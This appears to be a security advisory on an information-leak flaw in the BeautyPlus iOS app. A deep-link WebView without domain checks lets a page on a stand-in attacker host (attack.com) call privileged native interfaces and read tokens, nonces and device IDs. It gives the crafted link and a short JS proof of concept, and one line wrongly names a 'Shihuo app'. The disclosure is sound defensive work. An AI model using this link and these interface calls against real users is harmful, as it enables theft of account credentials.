

An information leak vulnerability in the iOS version of BeautyPlus App

Brief Description

BeautyPlus app is a popular photo editing and selfie cam app. It ranks **No.41 in the "Photo & Video" category** list on the App Store of the US region and has **329.8K ratings**.






The iOS version of the BeautyPlus supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a proper domain name validation** when the web page is opened and the interfaces are invoked.


Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the BeautyPlus app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as GID, Token, Nonce) and **obtaining victim's device information** (such as FirebaseID, IDFV).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **beautyplus://webview?url=https://attack.com/iOSJS/beautyplus/atkBeautyPlus.html**. Here, **"attack.com"** is a domain registered by the attacker and under the attacker's control.
When the victim clicks on this link, it directs the victim to the Shihuo app and opens the webpage **https://attack.com/iOSJS/beautyplus/atkBeautyPlus.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as GID, Token, Nonce) and **obtaining victim's device information** (such as FirebaseID, IDFV).



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
fetchData("mtcommand://get?handler=1");
```

```
MTJs.postMessage = function (retVal){
    var json = retVal;
    switch(json.handler){
        case "1":
            document.getElementById("Nonce").innerText = "Your Nonce: " + json.response.nonce;
            document.getElementById("Sign").innerText = "Your Sign: " + json.response.sign;
            break;
    }
}
```

Impact of the Vulnerability

Scope of the vulnerability: BeautyPlus iOS version 7.8.010 (the latest version as of 2025-01-07).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- **US:**
  https://apps.apple.com/us/app/beautyplus-ai-photo-editor/id622434129

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.